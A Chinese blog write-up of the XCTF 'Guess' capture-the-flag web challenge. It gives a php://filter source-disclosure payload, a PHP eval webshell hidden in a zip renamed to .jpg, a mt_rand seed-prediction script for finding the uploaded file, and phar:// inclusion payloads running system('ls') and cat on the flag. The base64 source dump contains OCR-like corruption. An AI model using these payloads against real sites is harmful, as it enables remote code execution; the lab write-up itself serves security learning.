

# 攻防世界 web高手进阶区 10分题 Guess

原创

思源湖的鱼 于 2020-11-03 00:00:23 发布 437 收藏 2

分类专栏: [ctf](#) 文章标签: [网络安全](#) [web](#) [攻防世界](#) [ctf phar伪协议](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44604541/article/details/109452502](https://blog.csdn.net/weixin_44604541/article/details/109452502)

版权

# CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

## 前言


继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是Guess的writeup

## 解题过程

进入界面



源码没东西

御剑结果

<a href="http://220.249.52.133:45699/index.html">http://220.249.52.133:45699/index.html</a>	200
<a href="http://220.249.52.133:45699/index.php">http://220.249.52.133:45699/index.php</a>	200
<a href="http://220.249.52.133:45699/index.php?chemin=..%2f..%2f..%2f..%2f..%2fetc">http://220.249.52.133:45699/index.php?chemin=..%2f..%2f..%2f..%2f..%2fetc</a>	200
<a href="http://220.249.52.133:45699/upload.php">http://220.249.52.133:45699/upload.php</a>	200
<a href="http://220.249.52.133:45699/upload.php?action=upfile">http://220.249.52.133:45699/upload.php?action=upfile</a>	200
<a href="http://220.249.52.133:45699/index.php?option=com_user&amp;view=reset&amp;layout=confirm">http://220.249.52.133:45699/index.php?option=com_user&amp;view=reset&amp;layout=confirm</a>	200
<a href="http://220.249.52.133:45699/index.php?s=admin-login">http://220.249.52.133:45699/index.php?s=admin-login</a>	200
<a href="http://220.249.52.133:45699/index.php?">http://220.249.52.133:45699/index.php?</a>	200
<a href="http://220.249.52.133:45699/index.php?pymems=admin">http://220.249.52.133:45699/index.php?pymems=admin</a>	200
<a href="http://220.249.52.133:45699/8010/Guide/../../../../../../../../../../../../">http://220.249.52.133:45699/8010/Guide/../../../../../../../../../../../../</a>	200
<a href="http://220.249.52.133:45699/cgi-bin/ssi/../../../../../../../../">http://220.249.52.133:45699/cgi-bin/ssi/../../../../../../../../</a>	200
<a href="http://220.249.52.133:45699/index.php%26e">http://220.249.52.133:45699/index.php%26e</a>	200
<a href="http://220.249.52.133:45699/index.php?chemin=..%2f..%2f..%2f..">http://220.249.52.133:45699/index.php?chemin=..%2f..%2f..%2f..</a>	200
<a href="http://220.249.52.133:45699/index.php?option=com_user&amp;view=res">http://220.249.52.133:45699/index.php?option=com_user&amp;view=res</a>	200
<a href="http://220.249.52.133:45699/index.php?pymems=admin">http://220.249.52.133:45699/index.php?pymems=admin</a>	200
<a href="http://220.249.52.133:45699/?.asp">http://220.249.52.133:45699/?.asp</a>	200

没发现

那就上传试试

发现确实只能传图片

且大小不能大于200KB

猜测跟图片马有关

please upload an IMAGE file (gif|jpg|jpeg|png)

Upload successfully. File type:image/png

Select an image!

[https://blog.csdn.net/weixin\\_44604541](https://blog.csdn.net/weixin_44604541)

然后看url有个 `?page=upload`

尝试用伪协议读取源码试试

```
?page=php://filter/convert.base64-encode/resource=upload
```

please upload an IMAGE file (gif|jpg|jpeg|png)

Cgo8P3BocAplcnJvcI9yZXBvcnRpbmcoMCK7CmZ1bmN0aW9uIHNoe3dfZXJyb3JfbWVzc2FnZSgkbWVzc2FnZSkKewogICAgZGIIKCI8ZGI2IGNsYXNzP

Select an image!

[https://blog.csdn.net/weixin\\_44604541](https://blog.csdn.net/weixin_44604541)

得到base64编码的源码

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

解码得到源码

```
<?php
error_reporting(0);
function show_error_message($message)
{
    die("<div class=\"msg error\" id=\"message\">
        <i class=\"fa fa-exclamation-triangle\"></i>$message</div>");
}

function show_message($message)
{
    echo("<div class=\"msg success\" id=\"message\">
        <i class=\"fa fa-exclamation-triangle\"></i>$message</div>");
}

function random_str($length = "32")
{
    $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
        "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
        "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
        "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
        "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
    $str = '';
    for ($i = 1; $i <= $length; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }
    return $str;
}
```

```

session_start();

$reg='/gif|jpg|jpeg|png/';
if (isset($_POST['submit'])) {

    $seed = rand(0,99999999);
    mt_srand($seed);
    $ss = mt_rand();
    $hash = md5(session_id() . $ss);
    setcookie('SESSION', $hash, time() + 3600);

    if ($_FILES["file"]["error"] > 0) {
        show_error_message("Upload ERROR. Return Code: " . $_FILES["file-upload-field"]["error"]);
    }
    $check2 = ((($_FILES["file-upload-field"]["type"] == "image/gif")
        || ($_FILES["file-upload-field"]["type"] == "image/jpeg")
        || ($_FILES["file-upload-field"]["type"] == "image/pjpeg")
        || ($_FILES["file-upload-field"]["type"] == "image/png"))
        && ($_FILES["file-upload-field"]["size"] < 204800));
    $check3=!preg_match($reg,pathinfo($_FILES['file-upload-field']['name'], PATHINFO_EXTENSION));

    if ($check3) show_error_message(" Nope! ");
    if ($check2) {
        $filename = './uP104Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];
        if (move_uploaded_file($_FILES['file-upload-field']['tmp_name'], $filename)) {
            show_message("Upload successfully. File type:" . $_FILES["file-upload-field"]["type"]);
        } else show_error_message("Something wrong with the upload... ");
    } else {
        show_error_message("only allow gif/jpeg/png files smaller than 200kb!");
    }
}
?>

```

## 简单分析

- 路径 `$filename = './uP104Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];`
- 严格白名单过滤
- `random_str` 用了 `mt_rand`，这是一个伪随机数，[PHP mt\\_rand安全杂谈及应用场景详解](#)
- cookie里的session也是 `mt_rand` 得到，这样我们可以爆破得到种子

那思路就有了

- 上传图片马
- 通过session逆向得到随机种子
- 通过随机种子得到图片马的路径
- 通过图片马获取flag

这里因为一些事情出去了趟  
回来重新开了个容器  
所以ip变了一个

制作图片马

horse.php - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
<?php @eval(\$\_GET[cmd]) ?>

压缩为zip  
修改为jpg

horse.jpg 2020/11/2 22:09 JPG 文件  
horse.php 2020/11/2 22:09 PHP 文件

上传并抓包

Request	Response
<p>Raw Params Headers Hex</p> <p>Pretty Raw Actions ▾</p> <pre>1 POST /?page=upload HTTP/1.1 2 Host: 220.249.52.133:57930 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)    Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language:    zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data;    boundary=-----8553721819604 8 Content-Length: 488 9 Connection: close 10 Referer: http://220.249.52.133:57930/ 11 Cookie: PHPSESSID=; 12 Upgrade-Insecure-Requests: 1 13 14 -----8553721819604 15 Content-Disposition: form-data; name="file-upload-field"; filename=""    horse.jpg" 16 Content-Type: image/jpeg 17 18 PK\$#bQuTQb horse.phpS±/È(PpH-KIÑPOw�NIMDÔT° PK\$#bQuTQb \$ horse.php 19 ØjK»!±ÓØjK»!±ÓÙØØ·±ÓPK[D 20 -----8553721819604 21 Content-Disposition: form-data; name="submit" 22 23 Upload Image 24 -----8553721819604--</pre>	<p>Raw Headers Hex</p> <p>Pretty Raw Render Actions ▾</p> <pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.4.6 (Ubuntu) 3 Date: Mon, 02 Nov 2020 14:11:18 GMT 4 Content-Type: text/html 5 Connection: close 6 X-Powered-By: PHP/5.5.9-lubuntu4.26 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate, post-check 9 Pragma: no-cache 10 Set-Cookie: SESSION=32f1dbd6fab9d7ceb8ba1d52fc57b644; expires 11 Content-Length: 1230 12 13 &lt;!DOCTYPE html&gt; 14 &lt;html&gt; 15   &lt;head&gt; 16     &lt;meta charset="UTF-8"&gt; 17     &lt;title&gt; 18       Upload 19     &lt;/title&gt; 20     &lt;link rel="stylesheet" href="http://fortawesome.github.io 21     &lt;link rel="stylesheet" href="CSS/upload.css"&gt; 22 23   &lt;/head&gt; 24 25   &lt;body&gt; &lt;div class="msg info" id="message"&gt;   &lt;i class="fa fa-info-circle"&gt;   &lt;/i&gt;   please upload an IMAGE file (gif jpg jpeg png)</pre>

把sessionid清了

这样得到的session就是随机数的md5

32f1dbd6fab9d7ceb8ba1d52fc57b644

解密

# 输入让你无语的MD5

32f1dbd6fab9d7ceb8ba1d52fc57b644

解密

md5

1304919957

[https://blog.csdn.net/weixin\\_44604541](https://blog.csdn.net/weixin_44604541)

得到随机数

1304919957

然后用[php\\_mt\\_seed](#)爆破种子

```
cy@kalifisher:~/php_mt_seed$ ./php_mt_seed 1304919957
Found 0, trying 671088640 - 704643071, speed 2748898 seeds per second
seed = 674700299
Found 1, trying 1174405120 - 1207959551, speed 2712314 seeds per second ■
```

有了种子

就可以用脚本获取文件路径

```
<?php
// 
$arr = array(674700299);
foreach($arr as $a) {
    mt_srand($a);
    $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
                "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
                "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
                "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
                "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
    $str = '';
    $ss = mt_rand();
    for ($i = 1; $i <= 32; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }
    echo 'http://220.249.52.133:41672/uP104Ds/' . $str . '_horse.jpg' . "\n\r";
}
?>
```

```

1 k?php
2 //
3 $arr = array(674700299);
4 foreach($arr as $a) {
5     mt_srand($a);
6     $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
7                 "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
8                 "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
9                 "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
10                "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
11    $str = '';
12    $ss = mt_rand(); // 这一步必须加上，否则与服务器端的随机值对应不上
13    for ($i = 1; $i <= 32; ++$i) {
14        $ch = mt_rand(0, count($set) - 1);
15        $str .= $set[$ch];
16    }
17
18    echo 'http://220.249.52.133:41672/uP1O4Ds/' . $str . '_horse.jpg' . "\n\n";
19
20 }
21 ?>

```

run (ctrl+x)

输入

Copy

分享当前代码



意见反馈

文本方式显示  html方式显示

[http://220.249.52.133:41672/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy\\_horse.jpg](http://220.249.52.133:41672/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg)

[https://blog.csdn.net/weixin\\_44604541](https://blog.csdn.net/weixin_44604541)

访问下试试

220.249.52.133:57930/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy\_horse.jpg

图像 “[http://220.249.52.133:57930/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy\\_horse.jpg](http://220.249.52.133:57930/uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg)” 因存在错误而无法显示。

成功

然后就可以用phar伪协议

使用上传的图片马

Phar的一些利用姿势

payload

?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy\_horse.jpg/horse&cmd#echo system('ls');

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy\_horse.jpg/horse&cmd#echo system('ls');

please upload an IMAGE file (gif|jpg|jpeg|png)

CSS flag-Edi98vJF8hnlp.txt index.html index.php js uP1O4Ds upload.php upload.php

[https://blog.csdn.net/weixin\\_44604541](https://blog.csdn.net/weixin_44604541)

读取flag

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy\_horse.jpg/horse&cmd#echo system('cat ./flag-Edi98vJF8hnlp.txt');

please upload an IMAGE file (gif|jpg|jpeg|png)

xctf{3fbbe15371c9cd42ec1a698d7660849a} xctf{3fbbe15371c9cd42ec1a698d7660849a}

得到flag

.....

提交发现是假的  
草了！

尝试修改下

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPDL6FgFuuJWEkvu6PivjRtkvDy\_horse.jpg/horse&cmd#echo system('cat /flag');

please upload an IMAGE file (gif|jpg|jpeg|png)

cyberpeace{c773bfd967d034f8e8b5947fb2e4fec9} cyberpeace{c773bfd967d034f8e8b5947fb2e4fec9}

得到flag

.....

## 结语

知识点

- [php伪协议读取源码](#)
- [php代码审计](#)
- [mt\\_rand 伪随机数漏洞, php\\_mt\\_seed](#)
- [phar伪协议, Phar的一些利用姿势](#)

参考

- [PHP mt\\_rand安全杂谈及应用场景详解](#)